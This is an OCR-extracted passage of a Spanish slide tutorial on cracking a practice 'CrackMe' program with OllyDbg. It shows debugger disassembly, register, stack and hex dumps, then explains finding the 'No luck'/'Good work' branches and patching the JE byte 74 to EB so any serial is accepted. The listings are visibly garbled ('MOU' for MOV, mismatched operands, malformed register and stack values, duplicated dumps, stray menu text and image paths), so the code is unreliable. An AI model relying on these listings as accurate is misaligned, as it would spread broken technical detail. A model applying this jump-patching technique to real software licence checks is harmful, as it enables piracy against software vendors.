00401061 . 6A 00 PUSH 0
00401063 . E8 A2030000 CALL <JMP.&USER32.LoadCursorA>
00401068 . A3 7C204000 MOU DWORD PTR DS:[40207C],EAX
0040106D . C705 80204000 MOU DWORD PTR DS:[402080],5
00401077 . C705 84204000 MOU DWORD PTR DS:[402084],CRACKME.004020F4
00401081 . C705 88204000 MOU DWORD PTR DS:[402088],CRACKME.004020F4
00401088 . 68 64204000 PUSH CRACKME.00402064
00401090 . E8 F3030000 CALL <JMP.&USER32.RegisterClassA>
00401095 . 6A 00 PUSH 0
00401097 . FF35 C4204000 PUSH DWORD PTR DS:[4020CA]
0040109D . 6A 00 PUSH 0
0040109F . 6A 00 PUSH 0
004010A1 . 68 00000000 PUSH 8000
004010A6 . 68 00000000 PUSH 8000
004010AB . 6A 6E PUSH 6E
004010AD . 68 B4000000 PUSH 0B4
004010B2 . 68 0000CF00 PUSH 0CF0000
004010B7 . 68 E7204000 PUSH CRACKME.004020E7
004010BC . 68 F4204000 PUSH CRACKME.004020F4
004010C1 . 6A 00 PUSH 0
004010C3 . E8 CC030000 CALL <JMP.&USER32.CreateWindowExA>
004010C8 . A3 04204000 MOU DWORD PTR DS:[402004],EAX
004010CD . 6A 01 PUSH 1
FF0F 04204000 PUSL DWORD PTR DS:[402004]

```

pModule = NULL
 GetModuleHandleA
 Title = NULL
 Class = "No need to disasm the code!"
 FindWindowA
 RsrcName = 100.
 hInst => NULL
 LoadIconA
 RsrcName = IDC_ARROW
 hInst = NULL
 LoadCursorA
 ASCII "MENU"
 ASCII "No need to disasm the code!"
 hWndClass = CRACKME.00402064
 RegisterClassA
 lParam = NULL
 hInst = NULL
 hMenu = NULL
 hParent = NULL
 Height = 8000 (32768.)
 Width = 8000 (32768.)
 Y = 6E (110.)
 X = B4 (180.)
 Style = WS_OVERLAPPED|WS_MINIMIZEBOX|WS_MAXIMIZEBOX|WS_SY
 WindowName = "CrackMe v1.0"
 Class = "No need to disasm the code!"
 ExtStyle = 0
 CreateWindowExA
 ShowState = SW_SHOWNORMAL
 hWnd = NULL

Registers (FPU)
 EAX 00000000
 ECX 0012FFB0
 EDX 7C91E514 ntdll.KiFastSystemCall!Ret
 EBX 7FFD0000
 ESP 0012FFC4
 EBP 0012FFB0
 ESI FFFFFFFF
 EDI 7C920228 ntdll.7C920228
 EIP 00401000 CRACKME.<ModuleEntryPoint>
 C 0 ES 0023 32bit 0(FFFFFFFF)
 P 1 CS 001B 32bit 0(FFFFFFFF)
 A 0 SS 0023 32bit 0(FFFFFFFF)
 Z 1 DS 0023 32bit 0(FFFFFFFF)
 S 0 FS 003B 32bit 7FFDF000(FFF)
 T 0 GS 0000 NULL
 D 0
 D 0 LastErr ERROR_MOD_NOT_FOUND (0000007E)
 EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
 ST0 empty -UNORM BDEC 01050104 002E0054
 ST1 empty +UNORM 0061 00770074 006E006F
 ST2 empty +UNORM 0060 00690074 006E0041
 ST3 empty +UNORM 0065 005C0065 00720061
 ST4 empty +UNORM 005C 0031006F 006C0070
 ST5 empty +UNORM 005C 00300031 00310067
 ST6 empty 1.0000000000000000
 ST7 empty 1.0000000000000000

3 2 1 0 E S P U O Z D
 FST 4020 Cond 1 0 0 0 Err 0 1 0 0 0
 FCW 027F Prec NEAR,53 Mask 1 1 1 1 1

CRACKME.<ModuleEntryPoint>

Address	Hex dump	ASCII
00402000	00 00 00 00 00 00 00 00 00 00
00402008	00 00 00 00 00 00 00 00 00 00
00402010	00 00 00 00 00 00 00 00 00 00
00402018	00 00 00 00 00 00 00 00 00 00
00402020	00 00 00 00 00 00 00 00 00 00
00402028	00 00 00 00 00 00 00 00 00 00
00402030	00 00 00 00 00 00 00 00 00 00
00402038	00 00 00 00 00 00 00 00 00 00
00402040	00 00 00 00 00 00 00 00 00 00
00402048	00 00 00 00 00 00 00 00 00 00
00402050	00 00 00 00 00 00 00 00 00 00
00402058	00 00 00 00 00 00 00 00 00 00
00402060	00 00 00 00 00 00 00 00 00 00
00402068	00 00 00 00 00 00 00 00 00 00
00402070	00 00 00 00 00 00 00 00 00 00
00402078	00 00 00 00 00 00 00 00 00 00
00402080	00 00 00 00 00 00 00 00 00 00
00402088	00 00 00 00 00 00 00 00 00 00
00402090	00 00 00 00 00 00 00 00 00 00
00402098	00 00 00 00 00 00 00 00 00 00
004020A0	00 00 00 00 00 00 00 00 00 00
004020A8	00 00 00 00 00 00 00 00 00 00

0012FFC4	7C816FE7	RETURN_to_kernel32.7C816FE7
0012FFC8	7C920228	ntdll.7C920228
0012FFCC	FFFFFFFFFF	
0012FFD0	7FFD0000	
0012FFD4	805502FA	
0012FFD8	0012FFC8	
0012FFDC	86230930	
0012FFE0	FFFFFFFFFF	
0012FFE4	7C839FA0	End of SEH chain
0012FFE8	7C816FF0	SE handler
0012FFEC	00000000	kernel32.7C816FF0
0012FFF0	00000000	
0012FFF4	00000000	
0012FFF8	00401000	CRACKME.<ModuleEntryPoint>
0012FFFC	00000000	

```

00401000 $ 6A 00 PUSH 0
00401002 . E8 FF040000 CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007 . A3 CA204000 MOU DWORD PTR DS:[4020CA],EAX
0040100C . 6A 00 PUSH 0
0040100E . E8 F4204000 PUSH CRACKME.004020F4
00401013 . E8 A6040000 CALL <JMP.&USER32.FindWindowA>
00401018 . 0BC0 OR EAX,EAX
0040101A . v74 01 JE SHORT CRACKME.0040101D
0040101C . C3 RETN
0040101D > C705 64204000 MOV DWORD PTR DS:[402064],4003
00401027 C705 68204000 MOV DWORD PTR DS:[402068],CRACKME.WndProc
00401031 C705 6C204000 MOV DWORD PTR DS:[40206C],0
0040103B C705 70204000 MOV DWORD PTR DS:[402070],0
00401045 A1 CA204000 MOV EAX,DWORD PTR DS:[4020CA],EAX
00401049 A3 74204000 MOV DWORD PTR DS:[402074],EAX
0040104F 6A 64 PUSH 64
00401051 50 PUSH EAX
00401052 E8 D1030000 CALL <JMP.&USER32.LoadIconA>
00401057 A3 78204000 MOV DWORD PTR DS:[402078],EAX
0040105C 68 007F0000 PUSH 7F00
00401061 6A 00 PUSH 0
00401063 E8 A2030000 CALL <JMP.&USER32.LoadCursorA>
00401068 A3 7C204000 MOV DWORD PTR DS:[40207C],EAX
0040106D C705 80204000 MOV DWORD PTR DS:[402080],5
00401077 C705 84204000 MOV DWORD PTR DS:[402084],CRACKME.00402
00401081 C705 88204000 MOV DWORD PTR DS:[402088],CRACKME.00402
00401088 68 64204000 PUSH CRACKME.00402064
00401090 E8 F3030000 CALL <JMP.&USER32.RegisterClassA>
00401095 6A 00 PUSH 0
00401097 FF35 CA204000 PUSH DWORD PTR DS:[4020CA]
0040109D 6A 00 PUSH 0
004010A1 68 00800000 PUSH 8000
004010A6 68 00800000 PUSH 8000
004010AB 6A 6E PUSH 6E
004010AD 68 B4000000 PUSH 0B4
004010B2 68 0000CF00 PUSH 0CF0000
004010B7 68 E7204000 PUSH CRACKME.004020E7
004010BC 68 F4204000 PUSH CRACKME.004020F4
004010C1 6A 00 PUSH 0
004010C3 E8 CC030000 CALL <JMP.&USER32.CreateWindowExA>
004010C8 A3 04204000 MOV DWORD PTR DS:[402084],EAX
004010CD 6A 01 PUSH 1
FF0F 94204000 PUSC DWORD PTR DS:[402094]

```

pModule = NULL
GetModuleHandleA
Title = NULL
Class = "No need to disasm the code!"
FindWindowA

- Backup
- Copy
- Binary
- Assemble Space
- Label :
- Comment ;
- Breakpoint
- Hit trace
- Run trace
- Go to
- Follow in Dump
- View call tree Ctrl+K

- Search for
- Find references to
- View
- Copy to executable
- Analysis
- Bookmark
- Appearance

Registers (FPU)	
ECX	00000000
ECX	0012FFB0
EDX	7C91E514 ntdll.KiFastSystemCall!Ret
EBX	7FFDD0000
ESP	0012FFC4
EBP	0012FF00
ESI	FFFFFFF
EDI	7C920228 ntdll.7C920228
EIP	00401000 CRACKME.<ModuleEntryPoint>
C	ES 0023 32bit 0(FFFFFFFF)
P 1	CS 001B 32bit 0(FFFFFFFF)
A 0	SS 0023 32bit 0(FFFFFFFF)
Z 1	DS 0023 32bit 0(FFFFFFFF)
S 0	FS 003B 32bit 7FFDF000(FFF)
T 0	GS 0000 NULL
D 0	
O 0	LastErr ERROR_MOD_NOT_FOUND (0000007E)
EFL	00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0	empty -UNORM BDEC 01050104 002E0054
ST1	empty +UNORM 0061 00770074 0066006F
ST2	empty +UNORM 0060 00690074 006E0041
ST3	empty +UNORM 0065 005C0065 00720061
ST4	empty +UNORM 005C 0031006F 006C0070
ST5	empty +UNORM 005C 00380031 00310067
ST6	empty 1.00000000000000000000000000000000
ST7	empty 1.00000000000000000000000000000000
FST	4020 Cond 1 0 0 0 Err 0 0 1 0 0 0 0
FCW	027F Prec NEAR,53 Mask 1 1 1 1 1 1

ZEBBOX!WS_SV

Name (label) in current module Ctrl+N
Name in all modules

Command Ctrl+F
Sequence of commands Ctrl+S


Constant
Binary string Ctrl+B

All intermodular calls
All commands
All sequences
All constants
All switches

All referenced text strings

User-defined label
User-defined comment

Address	Hex dump	ASCII
00402000	00 00 00 00 00 00 00 00
00402008	00 00 00 00 00 00 00 00
00402010	00 00 00 00 00 00 00 00
00402018	00 00 00 00 00 00 00 00
00402020	00 00 00 00 00 00 00 00
00402028	00 00 00 00 00 00 00 00
00402030	00 00 00 00 00 00 00 00
00402038	00 00 00 00 00 00 00 00
00402040	00 00 00 00 00 00 00 00
00402048	00 00 00 00 00 00 00 00
00402050	00 00 00 00 00 00 00 00
00402058	00 00 00 00 00 00 00 00
00402060	00 00 00 00 00 00 00 00
00402068	00 00 00 00 00 00 00 00
00402070	00 00 00 00 00 00 00 00
00402078	00 00 00 00 00 00 00 00
00402080	00 00 00 00 00 00 00 00
00402088	00 00 00 00 00 00 00 00
00402090	00 00 00 00 00 00 00 00
00402098	00 00 00 00 00 00 00 00
004020A0	00 00 00 00 00 00 00 00
004020A8	00 00 00 00 00 00 00 00



* OllyDbg - CRACKME.EXE - [CPU - main thread, module CRACKME]

 File View Debug Plugins Options Window Help

```

00401328 . SE POP ESI
00401327 . SB POP EBX
00401328 . C9 LEAVE
00401329 . C2 1000 RETN 10
0040132C > 817D 10 F20301 CMP DWORD PTR SS:[EBP+10],3F2
00401333 . v75 11 JNZ SHORT CRACKME.00401346
00401335 . 6A 00 PUSH 0
00401337 > 6A 00 PUSH DWORD PTR SS:[EBP+8]
0040133A . E8 73010000 CALL <JMP.&USER32.EndDialog>
0040133F . B8 01000000 MOU EAX,1
00401344 . ^EB DF JMP SHORT CRACKME.00401325
00401346 > B8 00000000 MOU EAX,0
0040134B . ^EB D8 JMP SHORT CRACKME.00401325
0040134D . 6A 30 PUSH 30
0040134F . 68 29214000 PUSH CRACKME.00402129
00401354 . 68 34214000 PUSH CRACKME.00402134
00401359 . FF75 08 PUSH DWORD PTR SS:[EBP+8]
0040135C . E8 09000000 CALL <JMP.&USER32.MessageBoxA>
00401361 . C3 RETN
00401362 . 6A 00 PUSH 0
00401364 . E8 AD000000 CALL <JMP.&USER32.MessageBeep>
00401369 . 6A 30 PUSH 30
0040136E . 68 60214000 PUSH CRACKME.00402160
00401370 . 68 69214000 PUSH CRACKME.00402169
00401375 . FF75 08 PUSH DWORD PTR SS:[EBP+8]
00401378 . E8 BD000000 CALL <JMP.&USER32.MessageBoxA>
0040137D . C3 RETN
0040137E . 8B7424 04 MOU ESI,DWORD PTR SS:[ESP+4]
00401382 . 56 PUSH ESI
00401383 . 8A06 MOU AL,BYTE PTR DS:[ESI]
00401385 . 84C0 TEST AL,AL
00401387 . v74 13 JE SHORT CRACKME.0040139C
00401389 . 3C 41 CMP AL,41
0040138B . v72 1F JB SHORT CRACKME.004013AC
0040138D . 3C 5A CMP AL,5A
0040138F . v73 03 JNB SHORT CRACKME.00401394
00401391 . 46 INC ESI
00401392 . ^EB EF JMP SHORT CRACKME.00401383
00401394 > E8 39000000 CALL CRACKME.004013D2
00401399 . 46 INC ESI
0040139A . ^EB E7 JMP SHORT CRACKME.00401383
0040139C . > 5E POP ESI
0040139D . E8 20000000 CALL CRACKME.004013C2
0040139E . 01E7 00000000 NOD EDI,F670
00402169[CRACKME.00402169] (ASCII "No luck there, mate!"))

```

```
Result = 0
hWnd
EndDialog

Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
Title = "Good work!"
Text = "Great work, mate! Now try the next CrackMe!"
hOwner
MessageBoxA

BeepType = MB_OK
MessageBeep
Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
Title = "No luck!"
Text = "No luck there, mate!"
hOwner
MessageBoxA
```

```

Registers (FPU)
ERAX 00000000
ECX 0012FFB0
EDX 7C91E514 ntdll.KiFastSystemCallRet
EBX 7FFD0000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920228 ntdll.7C920228
EIP 00401000 CRACKME.<ModuleEntryPoint>
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_MOD_NOT_FOUND (0000007E)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty -UNORM B0EC 01050104 002E0054
ST1 empty +UNORM 0061 00770074 0066006F
ST2 empty +UNORM 0060 00690074 006E0041
ST3 empty +UNORM 0065 005C0065 00720061
ST4 empty +UNORM 005C 0031006F 006C0070
ST5 empty +UNORM 005C 00300031 00310067
ST6 empty 1.00000000000000000000000000000000
ST7 empty 1.00000000000000000000000000000000
FST 4020 Cond 1 0 0 0 Err 0 0 1 0 0 0 0 0
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1 1 1

```

Address	Hex dump	ASCII
00402000	00 00 00 00 00 00 00 00
00402008	00 00 00 00 00 00 00 00
00402010	00 00 00 00 00 00 00 00
00402018	00 00 00 00 00 00 00 00
00402020	00 00 00 00 00 00 00 00
00402028	00 00 00 00 00 00 00 00
00402030	00 00 00 00 00 00 00 00
00402038	00 00 00 00 00 00 00 00
00402040	00 00 00 00 00 00 00 00
00402048	00 00 00 00 00 00 00 00
00402050	00 00 00 00 00 00 00 00
00402058	00 00 00 00 00 00 00 00
00402060	00 00 00 00 00 00 00 00
00402068	00 00 00 00 00 00 00 00
00402070	00 00 00 00 00 00 00 00
00402078	00 00 00 00 00 00 00 00
00402080	00 00 00 00 00 00 00 00
00402088	00 00 00 00 00 00 00 00
00402090	00 00 00 00 00 00 00 00
00402098	00 00 00 00 00 00 00 00
004020A0	00 00 00 00 00 00 00 00
004020A8	00 00 00 00 00 00 00 00
004020B0	00 00 00 00 00 00 00 00

0012FFC4	7C816FE7	RETURN_to_kernel32.7C816FE7
0012FFC8	7C920228	ntdll.7C920228
0012FFCC	FFFFFFF	
0012FFD0	7FFFDD0000	
0012FFD4	805502FA	
0012FFD8	0012FFC8	
0012FFDC	86230930	
0012FFE0	FFFFFFFFFF	End of SEH chain
0012FFE4	7C839AF0	SE handler
0012FFE8	7C816FF0	kernel32.7C816FF0
0012FFEC	00000000	
0012FFF0	00000000	
0012FFF4	00000000	
0012FFF8	00481000	CRACKME.<ModuleEntryPoint>
0012FFFC	00000000	

Ejemplos Prácticos: Crack

Paso 2. Buscar con GOTO el lugar en el que se encuentra la zona de "chico malo":


A continuación busque con GOTO el lugar en el que se encuentra la zona de chico malo, porque muy cerca debe encontrarse la zona de chico bueno

0040134B	L.^EB D8	JMP SHORT CRACKME.00401325	
0040134D	C \$ 6A 30	PUSH 30	Style = MB_OK MB_ICONEXCLAMATION MB_APPLMODAL Title = "Good work!" Text = "Great work, mate! Now try the next CrackMe!" hOwner
0040134F	. 68 29214000	PUSH CRACKME.00402129	MessageBoxA
00401354	. 68 34214000	PUSH CRACKME.00402134	
00401359	. FF75 08	PUSH DWORD PTR SS:[EBP+8]	BeepType = MB_OK MessageBeep
0040135C	. E8 D9000000	CALL <JMP.&USER32.MessageBoxA>	
00401361	C . C3	RETN	
00401362	C \$ 6A 00	PUSH 0	
00401364	. E8 AD000000	CALL <JMP.&USER32.MessageBeep>	
00401369	. 6A 30	PUSH 30	Style = MB_OK MB_ICONEXCLAMATION MB_APPLMODAL Title = "No luck!"
0040136B	. 68 60214000	PUSH CRACKME.00402160	
00401370	. 68 69214000	PUSH CRACKME.00402169	Text = "No luck there, mate!"
00401375	. FF75 08	PUSH DWORD PTR SS:[EBP+8]	
00401378	. E8 BD000000	CALL <JMP.&USER32.MessageBoxA>	
0040137D	C . C3	RETN	MessageBoxA

Ejemplos Prácticos: Crack

Paso 2. Buscar con GOTO el lugar en el que se encuentra la zona de “chico malo”:

- En el código anterior puede verse resaltado el texto, y un poco más arriba el PUSH 0 que introduce las funciones en la pila. Si se sitúa sobre PUSH 0, pulse el botón izquierdo y vaya a goto, nos lleva a la siguiente situación (el CALL el cual partirá el salto):



Ejemplos Prácticos: Crack

Paso 3. Localizar las comparaciones y los saltos a las zonas "chico malo" y chico bueno":

- Lo primero que debe hacer es localizar las comparaciones y los saltos a las zonas "chico malo" y chico bueno". Descubrir cuál es cuál. A continuación verifique el salto a la zona de "chico bueno". Y por último anotamos los números hexadecimales que nos llevan a las dos zonas.
- Esta orden nos está diciendo que el mensaje de "NO LUCK THERE, MATE!" tiene una llamada en 00401245. Si está el salto que nos lleva a la zona de "chico malo" no debe estar muy lejos el salto que lleva a la zona de "chico bueno"

Address	Instruction	Description
00401213	. 68 15214000	PUSH CRACKME.00402115
00401218	. FF35 CA204000	PUSH DWORD PTR DS:[4020CA]
0040121E	. E8 7D020000	CALL <JMP.&USER32.DialogBoxParamA>
00401245	. E8 18010000	CALL CRACKME.00401362
0040124A	.^EB 9A	JMP SHORT CRACKME.004011E6
0040124C	> E8 FC000000	CALL CRACKME.00401340
00401251	.^EB 93	JMP SHORT CRACKME.004011E6
00401233	. 68 7E214000	PUSH CRACKME.0040217E
00401238	. E8 9B010000	CALL CRACKME.00401308
0040123D	. 83C4 04	ADD ESP,4
00401240	. 58	POP EAX
00401241	. 3BC3	CMP EAX,EBX
00401243	.^74 07	JE SHORT CRACKME.0040124C
00401245	. E8 18010000	CALL CRACKME.00401362
0040124A	.^EB 9A	JMP SHORT CRACKME.004011E6
0040124C	> E8 FC000000	CALL CRACKME.00401340
00401251	.^EB 93	JMP SHORT CRACKME.004011E6

Ejemplos Prácticos: Crack

Paso 3. Localizar las comparaciones y los saltos a las zonas “chico malo” y chico bueno”:

00401245	. E8 18010000	CALL CRACKME.00401362
0040124A	.^EB 9A	JMP SHORT CRACKME.004011E6
0040124C	> E8 FC000000	CALL CRACKME.00401340
00401251	.^EB 93	JMP SHORT CRACKME.004011E6

00401245	. E8 18010000	CALL CRACKME.00401362
----------	---------------	-----------------------

Llamar a la función que visualiza el mensaje de “Chico Malo”

0040124A	.^EB 9A	JMP SHORT CRACKME.004011E6
----------	---------	----------------------------

Salto incondicional a 004011E6 donde se encuentra la zona de chico malo

0040124C	> E8 FC000000	CALL CRACKME.00401340
----------	---------------	-----------------------

Llamar a la función que visualiza el mensaje de “Chico Bueno”

El objetivo es que independientemente del número que se introduzca el programa vaya siempre a la zona de “chico bueno”

Ejemplos Prácticos: Crack

Paso 4. Modificar con el OllyDbg los números hexadecimales

- Para modificar con OllyDbg los nº hexadecimales que nos lleven a registrar el programa hay que cambiar el valor hay que cambiar 74 por EB.
- 74 representa la instrucción JE (Salta si es igual o salta si es cero). Me interesa que la instrucción sea JMP(Salto incondicional)

